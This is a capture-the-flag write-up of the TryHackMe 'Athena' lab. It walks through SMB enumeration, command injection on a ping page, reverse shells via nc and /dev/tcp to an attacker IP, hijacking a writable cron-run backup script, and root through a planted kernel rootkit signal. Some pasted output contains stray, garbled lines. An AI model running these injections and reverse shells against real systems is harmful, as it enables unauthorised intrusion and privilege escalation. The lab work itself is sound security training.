

Athena(Medium) THM

Objective : Break all security and compromise the machine.

Recon / Nmap

Using nmap to find open ports and services.

Command : `sudo rustscan -a 10.112.189.57 -r 1-65535 --ulimit 5000 -- -A -oN nmap.txt`

```
PORT      STATE SERVICE Reason Version
22/tcp    open  ssh      syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3b:c8:f8:13:e0:cb:42:60:0d:f6:4c:dc:55:d8:3b:ed (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCqrhWpCkIWorEVg4w8mfia/rsbLIvsmSU9y9mEBby77pooZXLBYMv
MC0aiaJvWIgPVOXrHT9IstAF6s9Tpjx+iV+Me2XdvUyGPmzAlbEJR04gnNYieBya/0TyMmw0QT/PO8gu/behXQ9R6yCj
iw9vmsV+99SiCeuIHssGoLtvTwXE2i8kxqr5S0atmBiDkIqlp+qD1WZzc8YP50U0CIN5F9ytZOVq09oiGRgI6CP4TwNQw
BLU2zRBmUmtbV9FRQyObrB1zCYcEZcKNPzasXHgRkfYMK90MmUBhi/Hveei3BNtdaWARN9x300488BmdET3iaTt5gcIgH
fAO+5WzUPBswerbcOHp2798DXkuVpsklS9Zi9dvpXoyZFsmu1RoklPWea+rxq09KRjciXNvy+jV8zBGCGKwwi62nL9mRy
A5ZakJKrpWCPffnEMK37SHL0WqWMRZI4Bbj2cOpJztJ+5Ttbj5wixecnvZu8hkknfMSVwPM8RqwQuXtes8AqF6gs=
|   256 1f:42:e1:c3:a5:17:2a:38:69:3e:9b:73:6d:cd:56:33 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPBg10a6gqrvB/IQQ1E
mMlp5o443v5y1zDwXMLkd9oUfYsraZqddzwe2CoYZD3/oTs/YjF84bDqeA+ILx7x5zdQ=
|   256 7a:67:59:8d:37:c5:67:29:e8:53:e8:1e:df:b0:c7:1e (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBaJ6imGGkCETvb1JN5TUcfj+AWLbVei52kD/nuGSHGF
80/tcp    open  http      syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-title: Athena - Gods of olympus
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp    open  netbios-ssn syn-ack ttl 62 Samba smbd 4
445/tcp    open  netbios-ssn syn-ack ttl 62 Samba smbd 4
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Linux 4.X|5.X|6.X (96%), Google Android 10.X|11.X|12.X (93%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:google:android:10 cpe:/o:google:android:11 cpe:/o:google:android:12 cpe:/o:linux:linux_kernel:6 cpe:/o:linux:linux_kernel:5.4
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 4.15 - 5.19 (96%), Linux 4.15 (96%), Linux 5.4 - 5.15 (96%), And
```

We have a few open ports SSH(22) , HTTP(80) , SMB/Netbios(139/445).

SMB Enum (139/445)

Enumerating smb to check for shares with can access.

Command : `nxc smb 10.112.189.57 -u " " -p " " --shares`

```
(kali@kali)-[~/Desktop/CTF/Tryhackme/Athena]
$ nxc smb 10.112.189.57 -u '' -p '' --shares
SMB 10.112.189.57 445 ROUTERPANEL [*] Unix - Samba (name:ROUTERPANEL) (domain:R
ROUTERPANEL) (signing:False) (SMBv1:None) (Null Auth:True)
SMB 10.112.189.57 445 ROUTERPANEL [+] ROUTERPANEL\
SMB 10.112.189.57 445 ROUTERPANEL [*] Enumerated shares
SMB 10.112.189.57 445 ROUTERPANEL
SMB 10.112.189.57 445 ROUTERPANEL
SMB 10.112.189.57 445 ROUTERPANEL
SMB 10.112.189.57 445 ROUTERPANEL
Samba 4.15.13-Ubuntu
```

Share	Permissions	Remark
public	READ	
IPC\$		IPC Service (

We have a public share can read.

Command : smbclient -L //10.112.189.57/ -U Anonymous

```
$ smbclient -L //10.112.189.57/ -U Anonymous
Password for [WORKGROUP\Anonymous]:
session setup failed: NT_STATUS_LOGON_FAILURE

(kali@kali)-[~/Desktop/CTF/Tryhackme/Athena]
$ smbclient //10.112.189.57/public
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Mon Apr 17 00:54:43 2023
..               D          0   Mon Apr 17 00:54:05 2023
msg_for_administrat.. N      253  Sun Apr 16 18:59:44 2023
19947120 blocks of size 1024, 9662984 blocks available
smb: \> get msg_for_administrator.txt
getting file \msg_for_administrator.txt of size 253 as msg_for_administrator.txt (average 0.2 KiloBytes/sec)
```

I logged in to the share found a file msg_for_administrator.txt so I downloaded it to my machine. And checked the content of the file.

```
$ cat msg_for_administrator.txt
Dear Administrator,

I would like to inform you that a new Ping system is being developed and I left the corresponding application in a specific path, which can be accessed through the following address: /myrouterpanel


Yours sincerely,

Athena
Intern
```


So a ping system is developed and its on this page /myrouterpanel and we have the Interns name Athena.

HTTP Enum (80)

Open The web page and look around enumerate it.



The Other Pages are under Construction still being developed. Tested the Ping Page by trying to ping the localhost 127.0.0.1.



So the ping page is probably executing a command like **ping -c 4 <IP>**, I open Caido Proxy you can use Burp or whatever tool you prefer and did further testing my first thought is testing for command injection since its already running the command ping so I want to inject my own commands and get rce.

```
POST /myrouterpanel/ping.php HTTP/1.1
Host: 10.112.189.57
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://10.112.189.57
Connection: keep-alive
Referer: http://10.112.189.57/myrouterpanel/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ip=127.0.0.1%3Bid&submit=

1 HTTP/1.1 200 OK
2 Date: Thu, 08 Oct 2026 12:
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 16
5 Keep-Alive: timeout=5, max
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=
8
9 Attempt hacking!
```

Tried `id` it can detect when im trying to inject my command.so I wanted to finish the box fast so I use commix to automate the process of testing for command injection.

Command : `commix -u http://10.112.189.57/myrouterpanel/ping.php -d 'ip=127.0.0.1&submit='`

```
[12:25:14] [info] Testing connection to the target URL.
[12:25:28] [info] Checking whether the target is protected by some kind of WAF/IPS.
[12:25:39] [info] Performing heuristic (passive) tests on the target URL.
[12:25:45] [warning] The provided value for POST parameter 'submit' is empty. You are advised
use only valid values, so commix could be able to run properly.
[12:25:48] [warning] Target's estimated response time is 3 seconds. That may cause serious de
during the data extraction procedure and/or possible corruptions over the extracted data.
[12:25:48] [info] Setting POST parameter 'ip' for tests.
[12:25:48] [info] Performing heuristic (basic) tests to the POST parameter 'ip'.
[12:26:19] [warning] Heuristic (basic) tests show that POST parameter 'ip' might not be inject
e.
[12:26:46] [info] Testing the (results-based) classic command injection technique.
[12:26:46] [info] POST parameter 'ip' appears to be injectable via (results-based) classic co
d injection technique.
|_ 127.0.0.1%0aecho TMPYGN$((76+74))$(echo TMPYGN)TMPYGN
POST parameter 'ip' is likely vulnerable. Do you want to spawn a pseudo-terminal shell? [Y/n]
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) > id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
commix(os_shell) >
```

Now I can execute commands as `www-data`. Started `nc -lnvp 4444` and executed the command `nc 192.168.160.123 4444 -e /bin/bash` and got the reverse shell.

```
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.160.123] from (UNKNOWN) [10.113.191.17] 4917
ls
index.html
ping.php
style.css
under-construction.html
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Enum The System

I tried entering the users directory but I don't have permission to enter.

```
www-data@routerpanel:/$ cd /home
cd /home
www-data@routerpanel:/home$ ls -la
ls -la
total 16
drwxr-xr-x  4 root    root    4096 Apr 16  2023 .
drwxr-xr-x 20 root    root    4096 Apr 16  2023 ..
drwx----- 17 athena athena  4096 Jul 31  2023 athena
drwx----- 15 ubuntu ubuntu  4096 May 23  2023 ubuntu
www-data@routerpanel:/home$ cd athena
cd athena
bash: cd: athena: Permission denied
```

started a web server to upload linpeas to the target machine and automate the enumeration.

```
Session  Actions  Edit  View  Help

> peass ~ Privilege Escalation Awesome Scripts SUITE

/usr/share/peass/linpeas
├─ linpeas_darwin_amd64  Automating the entire system and exploiting all vulns
├─ linpeas_darwin_arm64
├─ linpeas_fat.sh        Uploads the machine's binaries to fully boot
├─ linpeas_linux_386
├─ linpeas_linux_amd64
├─ linpeas_linux_arm
├─ linpeas_linux_arm64
├─ linpeas.sh            Run linpeas
├─ linpeas_small.sh
└─ (kali@kali)-[/usr/share/peass/linpeas]
$ ls
linpeas_darwin_amd64  linpeas_linux_386      linpeas_linux_arm64
linpeas_darwin_arm64  linpeas_linux_amd64    linpeas.sh
linpeas_fat.sh        linpeas_linux_arm      linpeas_small.sh

(kali@kali)-[/usr/share/peass/linpeas]
$ sudo python3 -m httpserver 80
/usr/bin/python3: No module named httpserver

(kali@kali)-[/usr/share/peass/linpeas]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.113.191.17 - - [08/Oct/2026 17:57:13] "GET /linpeas.sh HTTP/1.1" 200 783KB

linpeas.sh 100%[=====] 1.10M 783KB/s in 1.4s
2026-10-08 10:57:16 (783 KB/s) - 'linpeas.sh' saved [1155419/1155419]

www-data@routerpanel:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@routerpanel:/tmp$ ./linpeas.sh
./linpeas.sh
```



```

https://copy.fail/
https://www.cve.org/CVERecord?id=CVE-2026-31431
VULNERABLE: non-destructive AF_ALG/splice page-cache write triggered

Kernel Exploit Registry (T1068)
Operating system ..... Linux
Kernel release ..... 5.15.0-69-generic
Comparable version ..... 5.15.0.69
Data chunk limit ..... max 25 rows per KERNEL_CVE_DATA_* variable (1..24)
Kernel config source ..... /boot/config-5.15.0-69-generic
CVE: CVE-2022-0847 | Name: DirtyPipe | Match data: pkg=linux-kernel,ver ≥ 5.8,ver ≤ 5.16.11 | Tag
ubuntu=(20.04|21.04),debian=11 | Rank: 1
CVE: CVE-2022-0995 | Name: watch_queue | Match data: pkg=linux-kernel,ver ≥ 5.8,ver < 5.16.5,x86_64
| Tags: ubuntu=21.10{kernel:5.13.0.37-generic} | Rank: 1 | Details: Not 100% reliable, may need
to be run a couple of times. It rare cases it may panic the kernel.
CVE: CVE-2025-38236 | Name: AF_UNIX MSG_OOB UAF | Match data: pkg=linux-kernel,ver ≥ 5.15,ver < 6.
143 | Tags: 1 | Rank: Fixed in stable 6.1.143
CVE: CVE-2026-43503 | Name: DirtyClone | Match data: pkg=linux-kernel,ver ≥ 5.11,ver < 5.15.208 |
Tags: 1 | Rank: Fixed in stable 5.15.208; exploit path is in the networking stack and may be miti
gated by removing the relevant ESP modules
CVE: CVE-2026-46333 | Name: ptrace exit-race | Match data: pkg=linux-kernel,ver ≥ 5.11,ver < 5.15.
7,cmd:[ "$({cat /proc/sys/kernel/yama/ptrace_scope 2>/dev/null || echo 0})" -lt 2 ] | Tags: 1 | R
ank: Upstream issue introduced in 4.10; fixed in 5.15.207; mitigated by kernel.yama.ptrace_scope
2
CVE: CVE-2026-43499 | Name: GhostLock rtmutex UAF | Match data: pkg=linux-kernel,ver ≥ 5.11,ver <
5.15.212,CONFIG_FUTEX_PI=y | Tags: 1 | Rank: Fixed in stable 5.15.212; priority-inheritance futex

```

I didn't get much using linpeas so I donwload pspy64 to monitor the systems processes.

Github link : [DominicBreuker/pspy: Monitor linux processes without root permissions](https://github.com/DominicBreuker/pspy)

Command : `./pspy64 -pf -i 1000`

Executed that command to see whats happening every second.

```

2026/10/08 11:18:49 FS: /usr/lib/x86_64-linux-gnu/libtinfo.so.6.
2026/10/08 11:18:49 FS: /usr/lib/x86_64-linux-gnu/libdl-2.31.so
2026/10/08 11:18:49 FS: /usr/lib/x86_64-linux-gnu/libdl-2.31.so
2026/10/08 11:18:49 FS: /usr/lib/x86_64-linux-gnu/libc-2.31.so
2026/10/08 11:18:49 FS: /usr/lib/x86_64-linux-gnu/libc-2.31.so
2026/10/08 11:18:49 FS: /etc/ld.so.cache
2026/10/08 11:18:49 FS: /usr/lib/locale/locale-archive
2026/10/08 11:18:49 FS: /usr/lib/x86_64-linux-gnu/gconv/gconv-mo
2026/10/08 11:18:49 FS: /usr/share/backup/backup.sh
2026/10/08 11:18:49 FS: /usr/share/backup/backup.sh
2026/10/08 11:18:49 FS: /usr/share/backup/backup.sh
2026/10/08 11:18:49 FS: /usr/bin/mkdir
2026/10/08 11:18:49 CMD: UID=1001 PID=74313 | /bin/bash /usr/share/backup/backup.sh
2026/10/08 11:18:49 FS: /usr/bin/mkdir
2026/10/08 11:18:49 FS: /usr/lib/x86_64-linux-gnu/ld-2.31.so
2026/10/08 11:18:49 FS: /usr/lib/x86_64-linux-gnu/ld-2.31.so
2026/10/08 11:18:49 FS: /etc/ld.so.cache
2026/10/08 11:18:49 FS: /usr/lib/x86_64-linux-gnu/libselinux.so
2026/10/08 11:18:49 FS: /usr/lib/x86_64-linux-gnu/libselinux.so

```

Looks like there is a backup script running on the background I don't think I saw it when I checked the crontab.

```

www-data@routerpanel:/var/www/html/myrouterpanel$ cd /usr/share/backup
cd /usr/share/backup
www-data@routerpanel:/usr/share/backup$ ls -la
ls -la
total 20
drwxr-xr-x  2 athena  www-data  4096 May 28  2023 .
drwxr-xr-x 236 root    root     12288 May 26  2023 ..
-rwxr-xr-x  1 www-data athena    258 May 28  2023 backup.sh
www-data@routerpanel:/usr/share/backup$ cat backup.sh
cat backup.sh
#!/bin/bash

backup_dir_zip=~/.backup

mkdir -p "$backup_dir_zip"
cp -r /home/athena/notes/* "$backup_dir_zip"

zip -r "$backup_dir_zip/notes_backup.zip" "$backup_dir_zip"

rm /home/athena/backup/*.txt
rm /home/athena/backup/*.sh

echo "Backup completed ..."
www-data@routerpanel:/usr/share/backup$

```

The script looks like its creating a directory backup_dir_zip and zipping the directory and then removing the stuff from backup we are the owner of the file so we can edit the script with a reverse shell.

Priv Esc Athena

Editing the script adding a reverse shell.

Command : nano backup.sh

```
odified bash
environment. This involves starting both your AttackBox (if you're not using your VM
backup_dir_zip=~/.backup

mkdir -p "$backup_dir_zip"

cp -r /home/athena/notes/* "$backup_dir_zip"

zip -r "$backup_dir_zip/notes_backup.zip" "$backup_dir_zip"

rm /home/athena/backup/*.txt
rm /home/athena/backup/*.sh

echo "Backup completed ..."
bash -c 'exec bash -i &>/dev/tcp/192.168.160.123/4441 <&1'
```

Placed a reverse shell and **Ctrl+X** Then **Y** and **Enter**.

```
Keyboard interrupt received, exiting.
en Y and Enter.

(kali㉿kali)-[~/Desktop/CTF/Tryhackme/Athena]
$ nc -lnvp 4441
listening on [any] 4441 ...
connect to [192.168.160.123] from (UNKNOWN) [10.113.191.17] 60260
bash: cannot set terminal process group (74742): Inappropriate ioctl for device
bash: no job control in this shell
athena@routerpanel:/$ id
id
uid=1001(athena) gid=1001(athena) groups=1001(athena)
athena@routerpanel:/$
```

Got a shell as Athena.

```
drwxr-xr-x  2 athena athena 4096 Jul 31  2023 Music
drwxr-xr-x  2 athena athena 4096 Apr 16  2023 notes
drwxr-xr-x  2 athena athena 4096 Jul 31  2023 Pictures
-rw-r--r--  1 athena athena  807 Feb 25  2020 .profile
drwxr-xr-x  2 athena athena 4096 Jul 31  2023 Public
drwx----- 2 athena athena 4096 Apr 17  2023 .ssh
drwxr-xr-x  2 athena athena 4096 Jul 31  2023 Templates
-rw-r--r--  1 athena athena   33 Apr 16  2023 user.txt
drwxr-xr-x  2 athena athena 4096 Jul 31  2023 Videos
athena@routerpanel:~$ cat user.txt
cat user.txt
857c4a4fba
athena@routerpanel:~$
```

Got the user.txt flag.

Priv Esc Root

Checking what kind of sudo privileges I have as athena.

Command : sudo -l

```
athena@routerpanel:~$ sudo -l
sudo -l
Matching Defaults entries for athena on routerpanel:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
are you to recommend this item to others?
User athena may run the following commands on routerpanel:
    (root) NOPASSWD: /usr/sbin/insmod /mnt/ ... /secret/venom.ko
athena@routerpanel:~$
```

we can run that as the root user. I didn't know what insmod is so I have to do some googling "The **insmod** command is **Loadable Kernel Module (.ko file)** directly into the running Linux kernel," so the command it looks like we are loading the kernel module venom.ko.

```
athena@routerpanel:/mnt/ ... /secret$ sudo /usr/sbin/insmod /mnt/ ... /secret/venom.ko
sudo /usr/sbin/insmod /mnt/ ... /secret/venom.ko
insmod: ERROR: could not insert module /mnt/ ... /secret/venom.ko: Invalid parameters
athena@routerpanel:/mnt/ ... /secret$
```

Tried executing the command much getting a Invalid Parameters (Its probably taking other arguments) did some googling how to exploit it. According to google "Rootkits like Diamorphine or Venom hook into the Linux kernel's system calls (specifically signal handling). They listen for a precise, non-standard signal sent to a specific process ID to trigger actions—such as making the current user root. sending **signal 57** to the current process identifier (0) instructs the rootkit to elevate your current terminal session's privileges to root" So by killing the process 57 we get the root privileges.

Command : kill -57 0

```
root      74700  0.0  0.0      0   0 ?        I   11:39   0:00
root      74715  0.0  0.0      0   0 ?        I   11:40   0:00
root      74716  0.0  0.0      0   0 ?        I   11:41   0:00
root      74774  0.0  0.0      0   0 ?        I   11:47   0:00
icient]
athena    74828  0.0  0.1  17672   716 pts/2    S+  11:55   0:00
athena@routerpanel:/mnt/ ... /secret$ kill -57 0
kill -57 0
athena@routerpanel:/mnt/ ... /secret$ id
id
uid=0(root) gid=0(root) groups=0(root),1001(athena)
athena@routerpanel:/mnt/ ... /secret$
```

```
total 44
drwx----- 5 root root 4096 May 26 2023 .
drwxr-xr-x 20 root root 4096 Apr 16 2023 ..
lrwxrwxrwx 1 root root    9 Apr 16 2023 .bash_history -> /dev/nul
-rw-r--r-- 1 root root 3106 Dec  5 2019 .bashrc
drwx----- 2 root root 4096 Mar 16 2023 .cache
----- 1 root root 4499 Apr 18 2023 fsociety00.dat
drwx----- 3 root root 4096 May 23 2023 .gnupg
drwxr-xr-x 3 root root 4096 Apr 16 2023 .local
-rw-r--r-- 1 root root 161 Dec  5 2019 .profile
-rw-r--r-- 1 root root  33 Apr 16 2023 root.txt
-rw-r--r-- 1 root root 165 May 26 2023 .wget-hsts
athena@routerpanel:/root$ cat root.txt
cat root.txt
aecd4a3497cd
athena@routerpanel:/root$
```

Got the root flag and finished the The lab.

Hope this helped.